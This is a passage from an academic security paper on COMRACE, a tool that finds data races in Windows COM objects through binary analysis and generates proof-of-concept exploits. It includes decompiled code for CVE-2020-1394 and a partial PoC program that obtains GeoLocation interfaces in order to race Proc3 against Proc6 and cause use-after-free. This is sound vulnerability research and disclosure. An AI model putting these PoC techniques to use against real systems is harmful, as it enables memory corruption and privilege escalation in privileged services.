We propose COMRACE, the first race detection tool for COM objects. In a nutshell, COMRACE first statically analyzes off-the-shelf COM binaries (dll or exe files) to detect vulnerable interface methods with unguarded field accesses, then automatically generates proof-of-concept (PoC) exploits to trigger race conditions in those vulnerable interfaces. With COMRACE, we have systematically analyzed 10,420 registered COM classes (92.1% of total registered COM classes), and have identified 58 classes and 186 interface methods that are vulnerable, with unsafe accesses to pointer fields. We further verify 82 selected unsafe methods with automatically synthesized PoCs, including 62 methods with free usages, and another 20 randomly selected methods which write pointer fields. COMRACE automatically generates 234 PoC exploits (out of 256 pairs of methods with conflict fields accesses), which try to trigger data races by invoking those thread-unsafe interface methods concurrently. There are 194 PoCs successfully triggering race conditions and 145 of them lead to critical memory corruption errors such as use-after-frees and buffer overflows, posing a severe threat to the underlying system. Those PoCs have exposed 26 confirmed CVEs and 29 bugs.

This paper makes the following contributions:




Figure 1: In-process and cross-process COM objects.

- We, for the first time, demonstrate that cross-process COM objects are prone to data race attacks.
- We develop COMRACE, the first data race vulnerability detection tool for COM objects. COMRACE effectively analyzes off-the-shelf COM binaries and reports vulnerable interface methods that are not thread-safe.
- We have successfully applied COMRACE to 10,420 COM classes (92.1% of total registered COM classes) and COMRACE has reported 186 vulnerable interface methods. We synthesize 234 PoCs which exploit data-race vulnerabilities by concurrently invoking vulnerable interface methods: 145 PoCs trigger critical memory corruption bugs, exposing 26 confirmed CVEs.

The rest of the paper is organized as follows. Section 2 reviews the COM threading model and highlights its flaw with a real-world example. We present the design and implementation of COMRACE in Section 3 and evaluate its effectiveness and precision in Section 4. Section 5 reviews related work and Section 6 concludes the paper.

2 Background

In this section, we firstly review the basics of COM and its threading model. Then we illustrate the flaw of COM threading model with a real-world example.

2.1 Basics of COM

A COM object is an instance of a COM class which implements one or more interfaces. All interfaces are derived from the `IUnknown` interface which declares the following 3 interface methods: `QueryInterface`, `AddRef`, and `Release`. The method `QueryInterface` is introduced for run-time type lookup (i.e., similar to RTTI in C++). The two methods `AddRef` and `Release` together implement reference counting memory management. Implementations of interface methods are class member functions which can be referenced via the virtual function table (vtable) of the object.

A client application requests a COM object by invoking the API call `CoCreateInstance` with its unique registered id (`CLSID`) in windows registry. For each registered COM object, the windows registry also stores information regarding its accessibility (in-process or cross-process), its binary file location and threading mode, etc. The client application can then invoke interface methods implemented by the COM objects the same way as calling a normal function, regardless of where those objects are running. The COM runtime encapsulates the communication details when invoking an interface method remotely.

As shown in Figure 1, COM objects can be in-process (within the same process of the client application) or cross-process (in a different process, on the same machine or a remote server). Invoking interface methods of in-process COM objects are processed as ordinary function calls. Cross-process COM calls are handled by a proxy/stub pair, where the proxy may communicate with the stub via remote procedural call (for local COM servers), or via TCP/IP packets (for remote COM servers). Note that such inter-process communication does cross system security boundaries. Malicious client applications can escalate their privileges by exploiting vulnerabilities in cross-process COM objects with higher privileges, threatening the underlying system.

2.2 The COM Threading Model

COM introduces the concept *apartment* for multi-threading. All COM objects in a process are divided into groups called *apartments*. A COM object lives in exactly one apartment, in the sense that its methods can be directly called only by a thread belonging to that apartment. All cross-apartment calls have to be marshaled via a proxy/stub pair. COM objects specify their apartments at registration, and there are three kinds of apartments:

- *Single-threaded Apartment.* A single-threaded apartment (STA) consists of exactly one thread. A COM object in a STA can receive interface method calls from the only thread in that STA. All interface method calls to a STA COM object are synchronized with the windows message queue.
- *Multi-threaded Apartment.* A multi-threaded apartment (MTA) consists of one or more threads. All COM objects in a MTA can receive method calls directly from any thread belonging to that MTA. Threads in a MTA use a so called *free-threading* model and calls to COM objects in a MTA need to be synchronized by the object themselves for thread-safety.

Interface Proc3

```
1  __int64 __fastcall Interface_Proc3(...){
2      void **v1 = (void**)(this + 104);
3      IUnknown *ptr = (IUnknown *)(*v1);
4      ptr->lpVtbl->AddRef(ptr);
5      ...
6  }
```

Interface Proc6

```
7  IUnknown* a2 = operator new(0x98ui64);
8  ...
9  __int64 __fastcall Interface_Proc6(*a2){
10     void** v2 = (void**)(this + 104);
11     if(*v2 != a2){
12         if(a2){
13             IUnknown* v3 = (IUnknown*)(a2);
14             v3->lpVtbl->AddRef(v3);
15         }
16         if(*v2){
17             IUnknown* v4 = (IUnkown*)(*v2);
18             v4->lpVtbl->Release(v4);
19         }
20         *v2 = a2;
21     }
22 }
```

Figure 2: CVE-2020-1394: a real-world vulnerability reported by COMRACE.

- *Neutral-threaded Apartment.* The neutral-threaded apartment (NTA) is introduced for more efficient cross-apartment calls. Interface methods of COM objects in an NTA can be entered by threads in any apartment without paying the penalty of expensive thread-context switching, and only light-weight proxies are used. Similar to MTA, COM objects in an NTA need to guarantee thread-safety by themselves.

In summary, an apartment is a logical encapsulation to specify thread sharing rules for COM objects. Although interface method calls to STA COM objects are properly synchronized, calls to COM objects in MTA or NTA can run concurrently. Consequently, those MTA and NTA COM objects are prone to data race attacks if thread-safety is not guaranteed.

2.3 A Real-world Vulnerability

Figure 2 gives a real-world data race vulnerability (CVE-2020-1394) reported by COMRACE. The vulnerability is located in `LocationFramework.dll`, which is linked in the system daemon process `Svchost.exe` to provide location service to clients. More specifically, the vulnerability is introduced by the COM object `GeoLocation`, which is an NTA COM object and can be concurrently invoked. In Figure 2, we list the simplified code snippet (decompiled with IDA-pro [9]) of two thread-unsafe interface methods in the COM object : `Proc3` and `Proc6`.




Figure 3: Proof-of-concept exploits of CVE-2020-1394.

Variable `v1` (line 2) and variable `v2` (line 10) point to the same member field at address `(this+104)`. The method `Proc3` reads the member field (which points to another COM object) (line 3), then increases its reference count via the call to `AddRef` at line 4. In `Proc6`, the method reads from the same member field (line 17). At line 18, the function call `Release` will free the COM object pointed to by the field if its reference count is 0. Line 20 then resets the field to a new allocated object.

Both `Proc3` and `Proc6` are not thread-safe, and there are conflict accesses to the address `(this+104)`. Multiple data races can be triggered when the two methods are called concurrently. As shown in Figure 3 (a), a client application concurrently invokes `Proc3` (thread T_1) and `Proc6` (thread T_2). The vulnerability manifests as follows. 1) T_1 and T_2 read from the same address `(this+104)` at line 3 and line 17, respectively. As a result, both `ptr` (line 3) and `v4` (line 17) point to the same COM object. 2) At line 18, T_2 frees the COM object. 3) T_1 uses the freed COM object at line 4, triggering a use-after-free vulnerability. Note here we do not regard line 4 and line 18 as data races since accesses to the COM object are guarded by locks in both `AddRef` and `Release`.

In another scenario (Figure 3(b)), `Proc6` is concurrently invoked twice. T_3 reads from the address `(this+104)` at line 17 before T_4 resetting its value (line 20). As a result, both T_3 and T_4 may free the same object at line 19, resulting in a double-free vulnerability. To avoid the above two vulnerabilities, the two code regions (lines 3-4, and lines 16-20) need to be synchronized and protected as atomic regions.

Such vulnerabilities are prevalent in multi-threaded COM objects. Attackers can easily exploit those vulnerabilities by concurrently invoking vulnerable interface methods of cross-process COM objects.

3 COMRACE

Figure 4 overviews our approach. The aim of COMRace is to efficiently and precisely detect race vulnerabilities from large sets of COM binaries in the underlying system. The tool




Figure 4: Overview of COMRACE.

proceeds in four phases. We summarize their functionalities and discuss our design decisions below, with details given in Section 3.1, 3.2, 3.3, and 3.4.

- *Phase 1: Extract COM objects.* First, COMRACE explores windows registry for registered COM objects. For each registered COM objects, windows registry holds information regarding its unique id (`CLSID`), its binary file location, threading model, etc. Those cross-process COM objects in MTA or NTA are selected for further analysis since they are prone to data race attacks.

- *Phase 2: Uncover interface implementation.* Next, we reconstruct the implementation of COM interfaces for further analysis. We adopt classic reverse engineering approaches as in [10, 11, 12] to decompile the COM interface and reconstruct the virtual function tables (vtables) from binary files. Implementation of a COM interface is then identified by checking whether a virtual function table matches with given interface declaration or not.

  Discussion This step would be straightforward if we can successfully recover all high-level type signatures of COM interfaces and vtables. However, in practice, only partial type information can be retrieved from off-the-shelf binaries. Hence, we propose a usage analysis to reconstruct layout information of function parameters. The layout information is then used in checking whether parameters of virtual functions are *type-consistent* with those of interface method declarations or not, in case their type signatures are unavailable.

- *Phase 3: Identify unsafe interface methods.* This is the key step. In this phase, COMRACE reports potential races by examining each interface method implementation: an interface method is regarded as thread-unsafe if its accesses to a member field (addresses in the form of `this+offset` where `offset` is a constant) are not guarded by locks.

  Discussion Traditional static race detection techniques require precise alias analysis [13, 14, 15, 16, 17] and may-happen-in-parallel analysis [18, 19, 20]. It is very challenging, if not impossible, to precisely compute such information from binaries. Hence, we apply the following two trade-offs in COMRACE. First, instead of developing a proper alias analysis on binaries, we focus on accesses to member fields only, which can be efficiently computed at high precision. Second, we report unguarded accesses and optimistically regard lock-protected field accesses as safe. For soundness, we need precise alias analysis to check whether two guarded accesses hold the same lock or not. Both trade-offs sacrifice soundness for precision and efficiency, which means COMRACE may miss some real bugs. Nevertheless, they enable COMRACE to efficiently detect real race vulnerabilities from COM binaries with good precision.

- *Phase 4: Synthesize PoC exploits.* Finally, given the set of thread-unsafe methods with their field usages, we automatically synthesize PoC exploits to concurrently invoke thread-unsafe methods with conflict member field accesses. Those unsafe methods which free a member field are especially vulnerable since they can easily lead to use-after-frees. In addition, conflict write-write accesses and write-read accesses can result in buffer overflows, or undeterministic results.

  Discussion COMRACE focuses on those race vulnerabilities involving a pair of unsafe interface methods.




Figure 5: The hierarchical structure of COM information in Windows registry.

A skeleton program is provided for PoC synthesis. The skeleton program includes a pre-generated header file with all recovered COM interface declarations, and two concurrently-executing loops, each of which invokes a given interface method. Thus, we can automatically construct a PoC exploit by synthesizing a sequence of interface methods invocations, to prepare all necessary input data for given interface methods.

To summarize, COMRACE firstly identifies vulnerable COM interface methods for all registered COM objects via static binary analysis, then further verifies static analysis results with automatically constructed PoC exploits.

3.1 Extract COM Objects

COM objects register themselves under the registry path `HKEY_CLASSES_ROOT\CLSID` with a unique id `CLSID`. Hence, we scan the registry path to get all registered COM objects.

As shown in Figure 5, each registry entry may consist of the following three sub-keys: `InProcServer32`, `LocalServer32`, and `TypeLib`. In-process COM objects specify their binary locations and threading models (i.e., STA, MTA, or NTA) in the sub-key `InProcServer32`, while cross-process COM objects specify such information in the sub-key `LocalServer32`. The sub-key `TypeLib` declares extra type library information. This key is optional and is rarely given for cross-process COM objects.

The sub-key `LocalServer32` also declares the server application hosting services of a cross-process COM object via its application id `AppID`. Information of the server application can be looked up with this id under the registry path `HKEY_CLASSES_ROOT\AppID`. Windows registry holds application information including its service name, access permission, and privilege, where the privilege can be `NT AUTHORITY\SYSTEM`, `NT AUTHORITY\SERVICE`, `Standard User`, or `Sandboxed`.

Figure 5 depicts the hierarchical structure of COM objects and applications in windows registry. Following this structure, COMRACE systematically explores windows registry and stores all collective information for MTA/NTA cross-process COM objects for further analysis.

```
1  /* Pointer Size: 8 Int size: 4*/
2  struct Struct_0 {
3   int Member0;
4   int Member4;
5  }
6  [Guid("4ca52eee-1690-4f47-bf00-1ab34a25362b")]
7  interface IVisitInformation : IUnknown {
8   HRESULT Proc3([Out] ILocationInformation** p0);
9   HRESULT Proc4([Out] /* ENUM32 */ int* p0);
10  HRESULT Proc5([Out] struct Struct_0* p0);
11 }
12 [Guid("49550759-d194-46e0-8f06-7fad130c2429")]
13 interface IVisitInformationInternal:
14             IVisitInformation {
15  HRESULT Proc6([In] ILocationInformation* p0);
16  HRESULT Proc7([In] /* ENUM32 */ int p0);
17  HRESULT Proc8([In] struct Struct_0 p0);
18 }
```

Figure 6: Decompiled interface declaration from the binary file `LocationFramework.dll` of COM `GeoLocation`.

3.2 Uncover Interface Implementation

A COM class implementing an interface needs to implement all methods declared by the interface. The implementation of an interface method has the exact same type signature (i.e., function name, its return types and parameter types) as the interface method declaration. The vtable of the COM class stores pointers to all interface method implementations, as well as to some other virtual functions of that class. Hence, we uncover interface implementation by identifying a vtable matching the interface declaration. The challenge lies in how to find a matching vtable since only partial type signature information can be retrieved from binary files.

3.2.1 Retrieve Interface Declaration

COM interfaces are declared in MIDL (Microsoft Interface Definition Language). We use the tool OleViewDotNet [21] to decompile interface declarations from binary files. Figure 6 gives an example interface declaration by decompiling the binary file `LocationFramework.dll` of COM `GeoLocation`. The COM object `GeoLocation` implements interface `IVisitInformatinInternal`, which inherits interface `IVisitInformation`.

Not all symbols can be recovered from binary files. As shown in Figure 6, method names are missing hence the tool gives each interface method a pseudo name (from `Proc3` to `Proc8`). The tool recognizes interface types (e.g., `ILocationInformation`) and primitive types. Enums are regarded as `int` (line 9 and 16), and user-defined types are given pseudo names (e.g., `Struct_0`). The tool also provides layout information for user-defined types.

Algorithm 1: Reconstruct Vtable List

```
   Input: A Binary File: PeFile
   Output: List of vtables: VTList
   // Identify potential start address list
1  StartAddrList := {};
2  for each addr in .rdata segment of PeFile do
3      if *addr is in .text segment of PeFile then
4          if addr is written to [rcx] then
5              add addr to StartAddrList;
   // Reconstruct Vtable List
6  for each startaddr in StartAddrList do
7      curaddr := startaddr;
8      while true do
9          if *curaddr not in .text of PeFile then
10             if VTList is empty then
11                 break;
12             else
13                 add [startaddr...curaddr-8] to VTList;
14                 return;
15         else if curaddr+8 is in StartAddrList then
16             add [startaddr...curaddr] to VTList;
17             break;
18         curaddr:= curaddr + 8;
```

3.2.2 Reconstruct Vtables

We reconstruct the vtables from off-the-shelf binaries (often without any run-time type information) based on the following observations:

- The vtables of all classes in a binary file are stored continuously at the read-only segment of a COM binary, usually the `.rdata` segment.
- Each vtable consists of a consecutive list of addresses, and each address points to a location at the `.text` segment (i.e., the method implementation).
- The start address of a vtable is always written to the address pointed by register `rcx` with code patterns like `lea rax, vtable_addr; mov [rcx], rax`. By convention, the `rcx` register is used to store the address of `this` pointer on Windows, and this code snippet performs the functionality of an object's constructor to initialize its vtable.

Algorithm 1 illustrates how the vtables are constructed. First, we identify potential vtable start addresses by examining each address in the `.rdata` section of a binary file (lines 1-5). An address is a potential vtable start address if it points to the `.rdata` segment and is written to `[rcx]` (lines 3 and 4).

Next, we try to construct a vtable from each start address `startaddr` (lines 6-18). From `startaddr`, a vtable is constructed by scanning all following addresses until reaching an address in one of the three cases. 1) If its stored value does not point to the `.text` segment and no vtable is found, we skip to the next start address (lines 9 - 11). 2) If its stored value does not point to the `.text` segment and we found at least one vtable, the algorithm terminates (lines 12-14). This is because vtables are stored continuously. 3) If the next address is also a start address, we continue to construct a new vtable from the next start address.

```
1  //Vtable1:
2  CVisitInformation::
3  {
4   QueryInterface(void)
5   AddRef(void)
6   Release(void)
7   get_PositionInfo(ILocationInformation**)
8   get_StateChange(VISIT_STATECHANGE*)
9   get_Timestamp(_FILETIME*)
10  put_PositionInfo(ILocationInformation*)
11  put_StateChange(VISIT_STATECHANGE)
12  put_Timestamp(_FILETIME)
13 }
14 //Vtable2:
15 CSubscriberSession::
16         StopSubscriberRequest(void)
17 ...
```

Figure 7: Reconstructed Vtables of COM object `GeoLocation`.

Algorithm 1 reconstructs vtables with high accuracy. Figure 7 shows the reconstructed vtables for COM object `GeoLocation`, where the two vulnerable methods (i.e., `Proc3` and `Proc6`) are highlighted in red. For presentation, we directly list the method (decompiled with IDA-pro [9]) each vtable item points to, instead of its address. IDA-pro can retrieve all method and type names. However, it cannot get the implementation of a specific type.

3.2.3 Match Interface to Vtable

Given a COM interface, we try to find a vtable that implements all declared interface methods. This can be challenging since we only recover partial type signature of interface methods. Specifically, information regarding method names and user-defined structure types is missing. For instance, function `put_Timestamp(_FILETIME)` (Figure 7, line 12) actually implements the interface method `Proc8(struct Struct_0)` (Figure 6, line 17). However, it is not possible to conclude that from their signatures.

Rule 1 *Each type T_I in interface I has one exact matched type T_V in vtable V. T_I* ***matches*** *with T_V in one of the following 3 cases: 1) T_V and T_I have the same type name; 2) T_I is `int` and T_V is Enum type; 3) T_I has unknown name and its layout is consistent with usages of data typed T_V.*

The above rule matches types in an interface (including those with unknown name) with those in a vtable. The first two cases are straight-forward and we propose a usage analysis for the third case. The analysis examines the usages of a typed formal parameter (declared in vtable) to recover its layout and the two types match if the recovered type layout is consistent with that in the interface declaration. Specifically, the analysis examines each instruction accessing a field of

the parameter in the form `para+offset`, where `para` is the parameter and `offset` is a constant value. A similar analysis (with extension) is also used to identify member field accesses (Section 3.3).

For our example, we examine the usages of the formal parameter (typed `_FILETIME`) in function `put_Timestamp` (with all its callee functions inlined) to check whether it matches with type `Struct_0` or not.

Rule 2 *Method M_I in interface I* ***matches*** *with method M_V in vtable V if all their parameter types match. Interface I is implemented by vtable V if all its inherited and declared methods match with a list of methods in V one by one, at the exact order of how the methods are inherited or declared.*

According to rule 2, a vtable is regarded as an interface implementation if there exists a list of methods in the vtable matching all methods declared by the interface. Let us study interface `IVisitInformationInternal` (Line 13 in Figure 6). The interface is derived from `IVisitInformation`, whose parent interface is `IUnknown`. Hence, a vtable implementing that interface needs to match all its inherited and declared methods, i.e., from `QueryInterface` to `Proc8` in that order. In Figure 7, the vtable `Vtable1` matches all methods of `IVisitInformationInternal` and it is regarded as an implementation of that interface.

In practice, all COM interfaces are transitively derived from `IUnknown` with the following 3 declared methods: `QueryInterface`, `AddRef`, and `Release`. Hence, we can efficiently match interface I with a vtable V by checking whether the consecutive list of functions followed by `QueryInterface` in V matches with all methods declared by I or not.

3.3 Identify Unsafe Methods

An interface method is regarded as *Unsafe* if it accesses member fields without synchronization (i.e., field accesses not guarded by locks). Hence, we examine every instruction in an interface method, as well as in its callee methods, to check whether there exists an unguarded field access or not. This is realized by tracking the usages of `this` pointer (conventionally stored in `[rcx]`) since all member fields are accessed via `this` pointer with a constant offset. At the end, we report all unsafe methods, together with their unguarded field accesses.

One of the challenges lies in how to efficiently track field usages inter-procedurally. Since it is common to call virtual functions of a field and a virtual function may free the object this field points to (e.g., calling `Release` method of a COM field), it is desirable to analyze such method calls to track usages more precisely. However, the call to virtual functions of a field are translated into indirect call instructions through the vtable of the member field. For instance, the instruction `(**(this+112)+ 8))(*(this+112))` calls a virtual function (the second entry in its vtable) of field at offset `this+112`.

Algorithm 2: Analyze Field Usages

```
   Input: Method to analyze: Func
   Input: Visited methods: visited
   Output: Field usage map: FldUses
1  if Func is in visited then
2      return;
3  visited := visited ∪ {Func};
4  TyMap[para] := type of parameter para;
5  sync := 0;
6  for each inst in Func do
7      if inst is lock then
8          sync:=sync+1;
9      else if inst is unlock then
10         sync:=sync-1;
11     else if inst reads this+off then
12         if sync==0 then
13             FldUses[this+off].Read := true;
14     else if inst writes v to this+off then
15         if sync==0 then
16             FldUses[this+off].Write := true;
17         FldUses[this+off].Type := TyMap[v];
18     else if inst assign v to x then
19         TyMap[x]:=TyMap[v];
20     else if inst frees this then
           // e.g., this->Release()
21         if Sync==0 then
22             FldUses[this].Free := true;
23     else if inst calls this->func(...) then
           // case1: call another member function
24         apply Algorithm 2 to func;
25         FldUses := FldUses ∪ func.FldUses;
26     else if inst calls func(...,*(this+off),...) then
           // case2: call external library function
27         TyMap[this+off] := type of func's formal parameter;
28         if Sync==0 then
29             if func frees *(this+off) then
30                 FldUses[this+off].Free := true;
31     else if inst calls *(this+off)->func(...) then
           // case3: call member function of a field object
32         apply Algorithm 2 to func;
33         if func.FldUses[this].Free is true then
34             FldUses[this+off].Free := true;
```

Since the type of a field at offset `this+112` is unknown, we could not locate the callee method.

We address the challenge by analyzing type propagation and tracking field usages at the same time. Given the type of a member field, with our reconstructed vtables, we can then resolve the target of a virtual method invocation. Algorithm 2 illustrates how we propagate type information and compute field usages at the same time. The algorithm sequentially scans all instructions in a method, and computes unguarded accesses and types for all field accesses in the method. Initially, only formal parameters have types hence the map `TyMap` is initialized with known type information. After the analysis, `TyMap` will store propagated known types for all variables in the method.

As shown in Algorithm 2, we conduct a case analysis for each instruction. Synchronization is handled by a count number `sync`, which increases at every `lock` instruction (lines 7 and 8), and decreases at every `unlock` instruction (lines 9 and

Table 1: Field usages and field types for interface methods of GeoLocation. R, W, and F stand for Read, Write, and Free, respectively.

Field	Type	Usage	Method
this+104	ILocationInformation*	R	Proc3
this+112	enum VISIT_STATECHANGE*	R	Proc4
this+116	struct _FILETIME *	R	Proc5
this+104	ILocationInformation*	R,W,F	Proc6
this+112	enum VISIT_STATECHANGE*	W	Proc7
this+116	struct _FILETIME *	W	Proc8

10). Field accesses are considered as unsafe if they are not guarded by any locks (i.e., sync==0). This simple approach works well for us because locking primitives are well structured, and a lock instruction almost always matches with an unlock instruction, and vice versa.

Field usages are updated when an instruction reads or writes a field and the lock count number sync is 0 (lines 11-17). Similarly, if an unguarded instruction frees the object itself (e.g., invoking this->Release()), we flag the usage FldUses[this].Free as true. We propagate type information when assigning a variable to another, the left hand side (LHS) of the assignment is given the type of the right hand side variable (line 17 and line 19). In addition, when there is a resolved function call, we can infer the types of actual parameters according to the declared type signature of the function (line 27).

It is more challenging to handle call instructions and there are 3 different cases: 1) if we call another member function (lines 23 - 25), we recursively analyze the callee function (as if it is inlined); 2) if we call an external function whose argument is a member field (line 26 - 30), we update the member field type according to function type signature, and its free usage is updated to true if the external function may free the field and the call is not guarded; and 3) if we call a member function of a field (lines 31 - 34), we recursively analyze the member function and set the free usage of that field to true if the member function may free the field and the call is not guarded.

A method is safe if its field usages FldUses is empty, i.e., there exist no unguarded field accesses. Table 1 gives the computed field types and usages for all interface methods in GeoLocation, where all 6 unsafe methods with their field usages are given. Concurrently invoking those interface methods can trigger multiple data races. For instance, we can trigger a write-write race by concurrently invoking Proc7 with itself, and a write-read race can be triggered if concurrently invoking Proc7 with Proc4. The unsafe method Proc6 is particularly dangerous since it frees a member field and can cause use-after-free or double-frees.

Discussion We conduct a simple and efficient sequential scan on instruction list instead of trying to reconstruct the control flow graph of a binary program and analyze locking status with dataflow analysis. As such, the algorithm takes linear time: each instruction is visited at most once and repetitive calls to the same function are handled by function summary. This simple approach works well in our case because COM objects often adopt well-structured high-level locking primitives. In our experiments, there are only few false positive cases due to unmatched control flows.

We recognize synchronization and free instructions with a pre-defined list of functions. The list collects 54 library methods which free at least one input argument, and 26 pairs of synchronization APIs. For instance, the API WindowsDeleteString will release an argument of type HSTRING. And the pair of API EnterCriticalSection and LeaveCriticalSection together protect a code region as critical section.

3.4 Synthesize PoC Exploits

We further verify the results of our binary analysis with automatically generated PoCs. A PoC is a client application which triggers race conditions by invoking unsafe methods concurrently. For simplicity, we only consider a pair of unsafe methods with conflict accesses (an unsafe method may conflict with itself).

A skeleton program is provided for synthesis. The skeleton program includes a pre-generated header file with all recovered interface declarations. There are two concurrently executing subroutines in the main function, where each subroutine repetitively invokes a given interface method in a loop. Thus, race conditions are likely to be triggered by this skeleton program.

Given a pair of interface methods with conflict accesses, a PoC exploit is then synthesized from the skeleton program by automatically initializing the context (i.e., initialize actual arguments and receiving objects of interface methods) before invoking the given pair of methods. The actual arguments of an interface method can be primitive-typed (i.e., int, char, string, etc.), struct-typed (handled as a composition of primitive-typed values), or interface-typed (i.e., a COM object). We randomly generate a value for a primitive- or struct-typed variable. The challenge lies in how to initialize an interface-typed argument. A registered COM object can be obtained by calling the system API CoCreateInstance with its unique CLSID, and we can get publicly-accessible interfaces implemented by this COM object through its interface method QueryInterface. However, not all required interfaces and classes are directly exposed to clients. Hence, we need to synthesize a sequence of method invocations, to finally get the required object returned. In a nutshell, to get an object of type T, we examine every public method M returning an object of T. The corresponding method invocation

Algorithm 3: Synthesize Interface Object

```
   Input: Interface type: T
   Input: Visited types: visited
   Output: Call sequences for each typed object: CallSeqMap
1  if T is in visited then
2      return;
3  visited := visited ∪ {T};
4  for each M returning an object of type T do
5      CallSeqMap[T] := ∅;
6      tmpseq := ∅;
7      succeed := true;
8      for each input parameter of M with interface type T' do
9          apply Algorithm 3 to T';
10         if CallSeqMap[T'] is ∅ then
11             succeed := false;
12             break;
13         else
14             tmpseq = cons(tmpseq, CallSeqMap[T']);
15     if succeed is true then
16         CallSeqMap[T] := cons(tmpseq, M);
17         break;
```

sequence is synthesized by first initializing all input parameters of M, then invoking M.

Algorithm 3 synthesizes a sequence of method invocations to get an object of given interface type `T`. The algorithm examines each interface method `M` returning an object of type `T` (lines 4 -17). Note that a COM object can be directly returned from a method, or can be indirectly returned via function formal parameters. In the latter case, we also regard those methods with output parameters of type `T` (i.e., parameter of type `T` **) as returning an object of type `T`. If we can synthesize method invocation sequences for all input parameters of `M` (lines 8 - 14), then `M` can be successfully invoked. In that case, we have synthesized a method sequence returning an object of type `T` (lines 15 - 17).

For our motivating example CVE-2020-1394, by analyzing the binary file `LocationFramework.dll` of COM object `GeoLocation`, we found the vulnerable interface implementation `IVisitInformationInternal`, with 6 unsafe methods (Table 1). Take the pair of methods `Proc3` and `Proc6` for example. Figure 8 depicts the synthesized PoC program (with simplification), which firstly initializes the receiver object `IVisitInformationInternal` and the parameter `ILocationInformation` then concurrently invokes the two methods. For the receiver object `IVisitInformationInternal`, algorithm 3 generates a method invocation sequence from 16-21, where each method call requires an object returning from a previous call (e.g., the call to `Boundary->Proc3` at line 18 requires its receiver object returned from the previous call `Manager->Proc6` at line 16) and the last method call `Info->QueryInterface` returns an object of type `IVisitInformationInternal`. The parameter `ILocationInformation` is generated similarly.

We run our PoCs with PageHeap [22] enabled. The tool monitors heap memory states for all running processes, and warns on run-time memory corruptions. Each PoC runs up to 10 minutes. If a PoC can trigger memory corruption in the

```
1  IVisitClientBoundary* Boundary;
2  ILocationManager* Manager;
3  IVisitInformation* Info;
4  IVisitInformationInternal* InfoInternal;
5  ILocationInformation* ILocationInfo;
6  ILocationSession* LocationSession;
7  int _tmain()
8  {
9     CoInitialize();
10    //Get COM ILocationManager
11    HRESULT hrr =
12    CoCreateInstance(clsid1, NULL,
13    CLSCTX_LOCAL_SERVER,
14    iid,(void **)&Manager);
15    //Get IVisitClientBoundary
16    hrr = Manager->Proc6(&Boundary);
17    //Get IVisitInformation
18    hrr = Boundary->Proc3(&Info);
19    //Downcasting to
20    // IVisitInformationInternal
21    hrr = Info->QueryInterface(&InfoInternal);
22    //Get ILocationInformation
23    hrr = Manager->Proc4(ParamBuffer, &LocationSession);
24    hrr = LocationSession->Proc7(&ILocationInfo);
25    //Invoke Info->Proc3/Proc6 Concurrently
26    hrr = InfoInternal->Proc6(ILocationInfo);
